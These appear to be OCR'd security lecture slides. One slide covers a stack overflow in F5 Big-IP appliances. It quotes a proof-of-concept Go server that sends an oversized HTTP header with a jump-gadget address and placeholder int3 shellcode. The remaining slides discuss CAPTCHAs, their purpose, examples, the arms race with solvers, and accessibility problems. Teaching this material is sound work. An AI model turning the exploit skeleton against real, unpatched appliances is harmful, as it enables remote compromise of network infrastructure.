
Captchas & The Net

And We Call It "Machine Learning"

Bug Of The Day:
F5 Big-IP Network Appliances

- Appliances for managing large web sites...
- Not only is this a stack overflow
  - In parsing HTTP response headers
- They had ***no mitigations***
  - No stack canaries, no ASLR, no non-executable stacks
- Most compilers default to including at least some of these mitigations!
  - So not only did they not do the most basic flags... They probably disabled protections!?!?!
- QED: DO NOT BUY ANY F5 PRODUCTS!



Felix Wilhelm
@_fel1x

You might want to update your F5 Big IP appliances: support.f5.com/csp/article/K0.... bugs.chromium.org/p/project-zero... and bugs.chromium.org/p/project-zero... are two data-plane bugs that got fixed.

```
// 0xc8e5c3 - jmp rsp in /usr/share/ts/bin/bd64
// version 16.0.1 build 0.0.3
var jmp_rsp = "\xc3\xe5\xc8\x00\x00\x00\x00\x00"

// int3
var shellcode = "\xcc\xcc\xcc\xcc"

func HelloServer(w http.ResponseWriter, req *http.Request) {
        w.Header().Set("Content-Type", "text/plain")
        value := strings.Repeat("B", 70) + jmp_rsp + shellcode
        w.Header().Set(strings.Repeat("A", 8192), value)
        w.Write([]byte("This is an example exploit.\n"))
}

func main() {
        http.HandleFunc("/", HelloServer)
        err := http.ListenAndServeTLS(":443", "server.pem", "server.pem", nil)
        if err != nil {
                log.Fatal("ListenAndServe: ", err)
        }
}
```


7:43 AM · Mar 10, 2021 · Twitter Web App


The Problem: Automation…

- You host some website…
- It is intended for ***human*** usage
  - One person, one mouse, one clickstream of behavior…
- But you want to lock out ***robot*** usage
- Why?
  - Selling something
  - Offering something for free
  - Dealing with load from an attack
- Enter the CAPTCHA:
  A way to go “Is this a human?”

CAPTCHAs:
How Lazy Cryptographers Do AI

- The whole point of CAPCHAs is ***not*** just to solve "is this human"...
  - But leverage bad guys to force them to solve hard problems
  - Primarily focused on machine vision problems



SPAMMERS ARE BREAKING TRADITIONAL CAPTCHAS WITH AI, SO I'VE BUILT A NEW SYSTEM. IT ASKS USERS TO RATE A SLATE OF COMMENTS AS "CONSTRUCTIVE" OR "NOT CONSTRUCTIVE."
THEN IT HAS THEM REPLY WITH COMMENTS OF THEIR OWN, WHICH ARE LATER RATED BY OTHER USERS.
BUT WHAT WILL YOU DO WHEN SPAMMERS TRAIN THEIR BOTS TO MAKE AUTOMATED CONSTRUCTIVE AND HELPFUL COMMENTS?
MISSION. FUCKING. ACCOMPLISHED.



By clicking the “Create My Account” button below, I certify that I have read and agree to the Yahoo! Terms of Service, Yahoo! Privacy Policy and Communication Terms of Service, and to receive account related communications from Yahoo! electronically. Yahoo! automatically identifies items such as words, links, people, and subjects from your Yahoo! communications services to deliver product features and relevant advertising.

CAPTCHAs

- *Reverse Turing Test*: present “user” a challenge that’s easy for a human to solve, hard for a program to solve
- One common approach: distorted text that’s difficult for character-recognition algorithms to decipher




Security Check

Enter **both words** below, **separated by a space.**

Can't read the words below? Try different words or an audio captcha.

Text in the box:



(a) Aol.

(b) mail.ru

(c) phpBB 3.0


(d) Simple Machines Forum

(e) Yahoo!


(f) youku

Figure 1: Examples of CAPTCHAs from various Internet properties.

Problems?




stop spam.
read books.




Verify Your Registration

* Enter the code shown: More info

This helps prevent automated registrations.



Please enter the code you see below. what's this?



Qualifying question

Just to prove you are a human, please answer the following math challenge.

Q: Calculate:

$$\frac{\partial}{\partial x}\left[4\cdot\sin\left(7\cdot x-\frac{\pi}{2}\right)\right]\Bigg|_{x=0}.$$

A:

mandatory

Note: If you do not know the answer to this question, reload the page and you'll get another question.

Issues with CAPTCHAs

- Inevitable arms race: as solving algorithms get better, defense erodes





Figure 4: Examples of images from the hard CAPTCHA puzzles dataset.

Issues with CAPTCHAs

- Inevitable arms race: as solving algorithms get better, defense erodes, or gets harder for humans




Security Check

Enter **both words** below, **separated by a space**.

Can't read the words below? Try different words or an audio captcha.

Text in the box:




Asirra

Asirra is a human interactive proof that asks users to identify photos of cats and dogs. It's powered by over ***two million photos*** *from our unique partnership with Petfinder.com. Protect your web site with Asirra — free!*

Please click on the images that show cats:

Issues with CAPTCHAs

- Inevitable arms race: as solving algorithms ge or gets harder for humans




Security Check

Enter **both words** below, **separated by a space.**

Can't read the words below? Try different words or an audio ca


Text in the box:

- *Accessibility*: not all humans can see
- *Granularity*: not all bots are bad (e.g., crawlers)
- *Ambiguity*: No clear solution!



Issues with CAPTCHAs, con’t

